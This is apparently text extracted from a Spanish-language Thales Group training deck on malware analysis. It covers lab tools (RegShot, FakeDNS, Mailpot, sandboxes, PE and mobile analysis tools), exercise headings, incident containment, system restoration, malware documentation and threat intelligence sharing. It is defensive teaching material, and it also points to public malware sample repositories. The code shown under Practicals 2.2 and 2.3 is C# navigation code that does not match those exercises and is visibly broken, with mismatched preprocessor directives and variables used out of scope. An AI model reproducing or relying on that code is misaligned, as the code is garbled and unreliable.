
- Competencias / conocimiento requerido para hacer **Análisis manual**



Creación de herramientas



> Herramientas de análisis de malware: <https://github.com/rshipp/awesome-malware-analysis>



Herramientas

> Administración de sistema

- RegShot
- Autoruns

> Análisis de memoria

- Volatility Framework

> Análisis general

- FileInsight
- Wireshark
- Didier Steven's Tools

| Logging / Tracing

- OllyDbg & Plugins
- Ghidra
- Procmon
- Capturebat



Propiedad de Thales Group

Prerequisitos para análisis de malware



> RegShot

- Sacar un snapshot del estado del file sistema de la máquina y su registro
- <http://sourceforge.net/projects/regshot>
- Permite rápidamente ver qué cambios mayores han ocurrido en el sistema después de infectarlo
- Para usarlo, hay que habilitar la opción « Scan dir1 », y en la ventana correspondiente, escribir « C:\ »
 - Esto permitirá a la herramienta escanear el registro y el disco "C:" completo
- Dar clic en « 1st shot ». Después de que RegShot toma el primer snapshot, iniciar el ejecutable malicioso. Interactuar con él un poco. Después terminar el proceso, si se puede.
- Después, dar clic en « 2nd shot » button en RegShot, y dar clic en « Compare »
 - Se verá un reporte que describe los cambios mayores en el estado del sistema

Prerequisitos para análisis de malware



> Toolkit Malcode Analysis Pack: FakeDNS

- Disponible como parte del toolkit Malcode Analysis Pack de iDefense
- Servidor DNS que se puede configurar para contestar cualquier solicitud DNS con la dirección deseada

The screenshot displays two windows. The top window is titled 'Fake DNS' and shows a 'Request' and a 'Response' pane, both containing hex dump representations of DNS messages. The bottom window is a 'Command Prompt - nslookup' window, showing the following interaction:

```
C:\>nslslookup
Default Server: nsvip2.alltel.net
Address: 166.102.165.13
> server 192.168.0.7
Default Server: [192.168.0.7]
Address: 192.168.0.7
> sandsprite.com
Server: [192.168.0.7]
Address: 192.168.0.7
Non-authoritative answer:
Name: sandsprite.com
Address: 127.0.0.1
>
```

- Esto redirigirá la conexión al host donde se configura la escucha, permitiendo que se complete la conexión para poder entender su propósito

Prerequisitos para análisis de malware



> Toolkit Malcode Analysis Pack : Mailpot

- En caso de que el malware esté buscando un servidor SMTP, se puede proveer ese servicio
- Mailpot pretende ser un servidor de correo, aceptado mensajes SMTP de clientes, pero no los envía
 - En su lugar, almacena los mensajes para análisis posterior
- Para usar Mailpot, se ejecuta en el host al que se ha redireccionado el servidor SMTP usando FakeDNS
- Ahora se puede ver el contenido del mensaje que el malware está enviando al atacante

Connected At	TO	Bytes	File Name	Remote IP	Subject	Attachment	Stage
5/25/2005 2:40...	<test@test.com>	9056	1690217344.txt	127.0.0.1	Some random...	email.txt	6-QUIT

Prerequisitos para análisis de malware



> Simulación de servicios comunes de internet en un laboratorio: iNetSim

- INetSim: Internet Services Simulation Suite
- <https://www.inetsim.org/>

Propiedad de Thales Group

Herramientas

> Análisis automatizado: Cuckoo Sandbox



Análisis automatizado



Herramientas

> Análisis de malware: Kaspersky VirusDesk

- › <https://virusdesk.kaspersky.com>



GROUP

kaspersky

Antivirus databases release date: Oct 14 2019 12:34:26 UTC

Solutions Support Community VirusDesk Application Advisor Securelist

Kaspersky VirusDesk FREE

Scan files and links for viruses online.
Report a false positive or new threat.

Drag-and-drop a file or paste a link here

SCAN

By clicking SCAN you agree to the [Terms of Use of Kaspersky VirusDesk](#).

Herramientas

> Malware móvil

- <https://ibotpeaches.github.io/Apktool/>
- <http://apk-deguard.com/>
- <https://frida.re/>



APKTOOL



FRIDA

Herramientas



> RocProtect


- ▶ Protección emulando una máquina de análisis de malware
 - <https://github.com/fr0gger/RocProtect-V1>

- ▶ Crea elementos de VM en la máquina

- Llave de registro falsa VMware / VirtualBox / Qemu.
 - Procesos falsos(VmwareTray.exe, VboxService.exe, Wireshark.exe...)
 - Archivos falsos(Wine, VMware Tools, VirtualBox Tools...)
 - Dirección MAC falsa relacionada con Vmware o VirtualBox

Herramientas

> RocProtect




Virtual Environment

If the malware do not detect the virtual environment it will run into the sandbox.



If the malware detects the virtual artefacts it will not run and fails the sandbox analysis.



Physical Environment

If the malware detects the fake virtual environment by requesting the fake artefacts, it will not infect the machine

If the malware do not detect a virtual environment it will run and infect the user machine

Herramientas



> DRAKVUF

- <https://drakvuf.com/> & <https://github.com/tklengyel/drakvuf>
- DRAKVUF es un sistema de análisis binario de caja negra:
 - Permite la ejecución a fondo de seguimiento de binarios arbitrarios
 - Provee una plataforma para análisis de malware cuidadoso ya que su huella es prácticamente indetectable

Propiedad de Thales Group

Toolbox



> PE Explorer

- Ver, editar y hacer ingeniería inversa de archivos .exe y DLLs
- Características principales
 - Investigar a qué programa accede y qué DLLs llama
 - Entender cómo trabaja el programa, se comporta e interactúa con otros
 - Break'n'Enter (Ruptura en el punto de entrada de los archivos .exe y DLL)
 - Reconstructor PE
- Diversas herramientas
 - Visor y editor de sección y encabezado PE
 - Visor rápido de recursos y editor avanzado de recursos
 - Visor de lista de funciones API importadas / exportadas
 - Dependencia de desensamblador
 - Visor de escáner digital de firmas
 - Desempacadores UPX, Upack y NsPack Static

Herramientas



> Radare2

- Herramienta gratis para simplificar tareas como forense, ingeniería inversa de software, exploit, debugging, etc
 - Debug
 - Desensamblar
 - Vista gráfica

> ILSpy

- Explorador de ensamblador .NET y decompilador con soporte para la generación PDB, ReadyToRun y Metadatos



Herramientas



> Oletools

- Herramientas python para analizar archivos MS OLE2 (Almacenamiento estructurado, formato binario de archivo compuesto) y documentos MS Office, análisis de malware, forense y debugging

> Peid

- PEiD detecta la mayoría de empacadores, cifradores y compiladores de archivos PE


> CFFExplorer

- CFFExplorer es un editor de archivos PE

Práctica 2.2 – Análisis estático básico

> Objetivos

- Realizar los primeros pasos del análisis de malware estático



```
public void NavigateToViewModel<TViewModel>()
{
    var viewType = ResolveViewType<TViewModel>();

#if NETFX
    var frame = Window.Current.Content;
#endif CORE

    if (frame != null)
    {
        #if ONE
        frame.Navigate(ResolveViewType<TViewModel>(),
                      Uri(viewType, parameter));
        #endif
        serializer.Serialize(parameter);
    }
    else
        Navigate(viewType, this);
}

#if WIN_PHONE
    this.NavigateUri(Uri(viewType));
#else
    frame.Navigate(viewType);
#endif // WINDOWS_PHONE
#endif // NETFX
```

Práctica 2.3 – Análisis estático avanzado

> Objetivos

- Realizar análisis estático de malware avanzado



```
public void NavigateToViewModel<TViewModel>()
{
    var viewType = ResolveViewType<TViewModel>();

#if NETFX
    var frame = Window.Current.Content;
#endif CORE

    if (frame != null)
    {
        Uri uri = new Uri(UriHelper.CreateViewUri(viewType, parameter));
        frame.Navigate(ResolveViewType<TViewModel>, serializer.Serialize(parameter));
    }
}

#if !ONE
    else
        frame.Navigate(viewType, this);
#endif

#if PHONE
    this.Frame.Navigate(UriHelper.CreateViewUri(viewType));
#else
    frame.Navigate(viewType);
#endif
#endif // WINDOWS_PHONE
```

Práctica 2.4 – Análisis dinámico

> Objetivos

- Descubrir las bases del análisis dinámico



Práctica 2.5 – Análisis dinámico automatizado

> Objetivos

- Realizar análisis dinámico en un entorno automatizado con sandbox



Introducción a análisis de malware

Tabla de contenido

- Módulo 01 - Malware
- **Módulo 02 - Análisis**
- Módulo 03 – Remediación y erradicación

Análisis

- 1. ¿Qué tipo de evidencia?
- 2. Tipo de análisis
- 3. Técnicas de evasión
- 4. ¿Cómo identificar malware?
 - Práctica 2.1 – Identificación de malware con Yara
- 5. Bases de datos interesantes
- 6. Creación de herramientas
- 7. Indicadores
 - Práctica 2.2 – Análisis estático básico
 - Práctica 2.3 – Análisis estático avanzado
 - Práctica 2.4 – Análisis dinámico
 - Práctica 2.5 – Análisis dinámico automático
- **Conclusiones**

Puntos importantes

> Balance

- Diferentes tipos de análisis
 - Estático
 - Dinámico
- Los malware usan técnicas de evasión avanzadas
 - Ofuscación
 - Evasión de antivirus
 - Anti debugging
- La detección y el análisis aún son posibles con las herramientas adecuadas



Test

> Preguntas

- 1) ¿Qué es el proceso de análisis de malware? Explique los diferentes pasos
- 2) ¿Qué es la técnica de evasión de empacar archivos? ¿Cómo se detecta?
- 3) ¿Qué es la técnica de detección de anomalías para identificar malware?
- 4) ¿Cuál es el principio de sandbox?

Propiedad de Thales Group

Objetivos del módulo

> Ahora usted puede:

- Explicar cómo obtener información de un malware
- Realizar los primeros pasos del análisis de malware
- Usar una sandbox
- Crear sus propias herramientas
- Identificar bases de datos para encontrar información útil



Propiedad de Thales Group

Remediación y erradicación

> Módulo 03



Objetivos del módulo

> Al finalizar el módulo, usted podrá:

- Usar los resultados el análisis de malware
- Realizar los primeros pasos de la respuesta ante incidentes de malware
- Contener la distribución del malware
- Erradicar malware de un sistema



Propiedad de Thales Group

Introducción a análisis de malware

Tabla de contenido

- Módulo 01 - Malware
- Módulo 02 - Análisis
- **Módulo 03 – Remediación y erradicación**

Remediación y erradicación

- 1. Plan de mitigación y respuesta ante incidentes
- 2. Restauración del sistema
- 3. Documentación del malware
- 4. Inteligencia contra amenazas
- Conclusiones

Propiedad de

Mitigación y respuesta ante incidentes

> Medidas proactivas

- Antes del análisis
 - Mitigación
- Despues del análisis
 - Remediación



> Documentación

- Plan de respuesta ante incidentes
- Plan de continuidad del negocio (BCP)


Mitigación y respuesta ante incidentes

> Primer paso: Contención

- Detener la distribución del malware

> El malware trata de distribuirse

- Explotar vulnerabilidades
 - Fácil de detectar y bloquear
- Robo de credenciales
 - Actúa como un usuario legítimo en la red
- Robo de lista de contactos
 - Phishing




Mitigación y respuesta ante incidentes

> Identificar todos los host comprometidos

- Escanear los sistemas posiblemente infectados
- Revisión de logs de router y firewall
- Configurar IDS/IPS para activar alertas basadas en los IOC de red

> Dar instrucciones a los usuarios

- Para detectar el malware
- Para evitar ser infectados



Mitigación y respuesta ante incidentes

> Contención de la infección

- Uso de herramientas automatizadas
 - Herramientas de detección de código malicioso
 - Antivirus
 - NIPS/NIDS
 - HIDS/HIPS
- Mantener registros de todas las acciones realizadas

> Estrategia


- Observar y aprender
- Desconectar
- Contener

Mitigación y respuesta ante incidentes

> Contención

› Observar y aprender

- Peligroso
- Aprender del “paciente 0”
- Primera pista de comportamiento de malware



Propiedad de

Mitigación y respuesta ante incidentes

> Conexión

› Desconectar

- Más seguro
- No siempre es posible

› Contener

- Filtrado de red
- Monitoreo
- Detener servicios
- Vulnerabilidades de parches
- Involucramiento de usuarios



Mitigación y respuesta ante incidentes

> Preparación de análisis

- › El analista necesita evidencia
- › Recolección de muestras de malware
 - Ser cuidadosos
 - No almacenar la muestra sin cifrar
 - Compartir sólo con el analista de malware



Mitigación y respuesta ante incidentes

> Siguiente paso: Hacer el análisis

- Caracterizar el malware
 - Atributos
 - Comportamiento
- Naturaleza y propósito del malware
- Mecanismo de infección
- Interacción con hosts o red
- Interacción con el atacante
- Perfil del atacante
- Nivel de sofisticación
- Alcance de la infección

Propiedad de Thales Group

Mitigación y respuesta ante incidentes

> Siguiente paso: erradicar y remediar

> Erradicar

- Remover el malware y todos sus componentes del sistema
- Asegurar que los vectores de infección estén cerrados

> Remediación

- Restaurar cambios en el sistema
 - Recuperar el archivo modificado o eliminado
- Cambiar las credenciales robadas



Mitigación y respuesta ante incidentes

> Siguiente paso: Compartir el conocimiento

- › Con el equipo de respuesta ante incidentes
 - Contención
 - Remediación
 - Erradicación
- › Con la comunidad de seguridad
 - Prevención de futuras infecciones



Introducción a análisis de malware

Tabla de contenido

- Módulo 01 - Malware
- Módulo 02 - Análisis
- **Módulo 03 – Remediación y erradicación**

Remediación y erradicación

- 1. Plan de mitigación y respuesta ante incidentes
- **2. Restauración del sistema**
- 3. Documentación del malware
- 4. Inteligencia contra amenazas
- Conclusiones

Propiedad de

Restauración del sistema

> Después del análisis

- Conocimiento completo del malware

> Preparación del sistema

- Respaldo de datos
 - Nota: ¡No incluir el malware en el respaldo!
- Verificar el punto de restauración del sistema

> Evaluar efectividad

- Desde el inicio
- ¿La amenaza puede ser fácilmente eliminada?
- Listar cambios en el sistema
- Cuándo conectar de nuevo a la red



Restauración del sistema

■ Erradicación del malware

- Dos estrategias

> Reinicialización completa del sistema

- Recomendado
- A veces imposible

> Supresión de pruebas (Cherry picking)

- Sólo restaurar el componente afectado



Restauración del sistema

> Reinicialización del sistema

- La mejor manera de asegurar la eliminación del malware
- Necesita respaldo de datos
- Interrupción de servicios
- Reinstalación y reconfiguración del sistema
- Instalación con los últimos parches de seguridad



Restauración del sistema

> Supresión de pruebas (cherry picking)

- Se debe estar 100% seguro del comportamiento del malware
- Identificar
 - Ejecutables maliciosos
 - Backdoors
 - Rootkits
- Cuidado con procesos en ejecución infectados
- Asegurar que los vectores de infección estén cerrados
 - Aplicar parches
 - Monitoreo de la red



Restauración del sistema

> Remediación de la infección

- Recuperar archivos modificados o eliminados
- Restaurar cambios en el sistema
 - Configuraciones del sistema
 - Llaves de registro
 - Servicios
- Cambiar credenciales robadas

Propiedad de Thales Group

Restauración del sistema

> Ejemplo: Recuperación de archivos de ransomware xorist

- › Usar un compilador conocido
- › Llave hard codeada
- › Descifrador disponible: <https://decrypter.emsisoft.com/download/xorist>



Introducción a análisis de malware

Tabla de contenido

- Módulo 01 - Malware
- Módulo 02 - Análisis
- **Módulo 03 – Remediación y erradicación**

Remediación y erradicación

- 1. Plan de mitigación y respuesta ante incidentes
- 2. Restauración del sistema
- **3. Documentación del malware**
- 4. Inteligencia contra amenazas
- Conclusiones


Propiedad de

Documentación del malware

> Resumen del análisis

> Identificación

- Tipo de archivo
- Nombre de archivo
- Hashes
- Capacidades de detección actuales del antivirus



Propiedad de T
Thales Group Limited Distribution - SCOPE

Documentación del malware

> Características

- Mecanismo de distribución
- Datos filtrados
- Capacidades de infección
- Interacciones con el atacante

> Dependencias

- Versiones de Sistema Operativo soportadas
- URLs
- Scripts
- Ejecutables
- DLLs

Propiedad de Thales Group

Documentación del malware

> Observación de análisis dinámico y estático

> Figuras

- › Logs
- › Capturas de pantalla
- › Extractos de cadenas
- › Funciones
- › Esquema

> Recomendaciones para incidentes

- › Contención
- › Pasos de erradicación

Introducción a análisis de malware

Tabla de contenido

- Módulo 01 - Malware
- Módulo 02 - Análisis
- **Módulo 03 – Remediación y erradicación**

Remediación y erradicación

- 1. Plan de mitigación y respuesta ante incidentes
- 2. Restauración del sistema
- 3. Documentación del malware
- **4. Inteligencia contra amenazas**
- Conclusiones

Propiedad de

Inteligencia contra amenazas

> Plataforma CTI



Las **plataformas CTI** son disciplinas de tecnologías emergentes que ayudan a las organizaciones a agregar, correlacionar, y analizar datos de amenazas de múltiples fuentes en tiempo real para apoyo a acciones defensivas

Inteligencia contra amenazas

> Compartir internamente

- Reglas de detección personalizadas
- Equipos CSIRT
- Planes de emergencia
- Open source: <https://www.opencti.io>
- Propietario: <https://www.threatq.com/>

> Confidencialidad



OPENCTI

THREATQUOTIENT™ 

Inteligencia contra amenazas

> Compartir externamente

- › Para ayudar a la comunidad
- › Detección para todos
 - NIDS
 - HIDS
 - AV
- › <https://www.misp-project.org/>



Introducción a análisis de malware

Tabla de contenido

- Módulo 01 - Malware
- Módulo 02 - Análisis
- **Módulo 03 – Remediación y erradicación**

Remediación y erradicación

- 1. Plan de mitigación y respuesta ante incidentes
- 2. Restauración del sistema
- 3. Documentación del malware
- 4. Inteligencia contra amenazas
- **Conclusiones**

Propiedad de

Puntos importantes

> Balance

- Un buen plan de mitigación y respuesta ante incidentes puede ayudar a asegurar tus datos
 - Contención de la infección
 - Recuperación de datos
- Los malware son difíciles de erradicar
 - Se debe evitar ser infectado a todo costo
 - Regresar las máquinas a configuraciones de fábrica si es posible
- Documentación del virus para evitar infecciones a futuro



Test

> Preguntas

- 1) ¿Cuáles son los pasos para mitigación de infección por malware?
- 2) ¿Por qué debemos ser cuidadosos al restaurar respaldos?
- 3) ¿Cómo o en qué pasos se puede usar la Inteligencia contra Amenazas para el análisis de malware?

Propiedad de Thales Group

Si desea ir más allá

> Práctica

- › <https://malshare.com> (Repositorio de Malware)
- › <https://virusshare.com> (Repositorio de Malware)
- › <https://www.root-me.org/> (Practique sus habilidades en la sección de cracking)

> Fuentes

- › **Practical Malware Analysis** (Book) (Michael Sikorski)
- › <https://github.com/wtsxDev/reverse-engineering> (List of resources)

Objetivos del módulo

> Ahora usted puede:

- Usar los resultados el análisis de malware
- Realizar los primeros pasos de la respuesta ante incidentes de malware
- Contener la distribución del malware
- Erradicar malware de un sistema



Propiedad de Thales Group

Conclusiones del curso

Propiedad de Thales



Objetivos del curso

> Ahora usted puede:

- Describir tipos de malware y sus diferencias
- Detectar y reaccionar ante una infección
- Erradicar malware de acuerdo a las mejores prácticas y procesos
- Crear su primer malware
- Identificar un malware (primeros pasos de ingeniería inversa)



Propiedad de Thales Group



Thank you

www.thalesgroup.com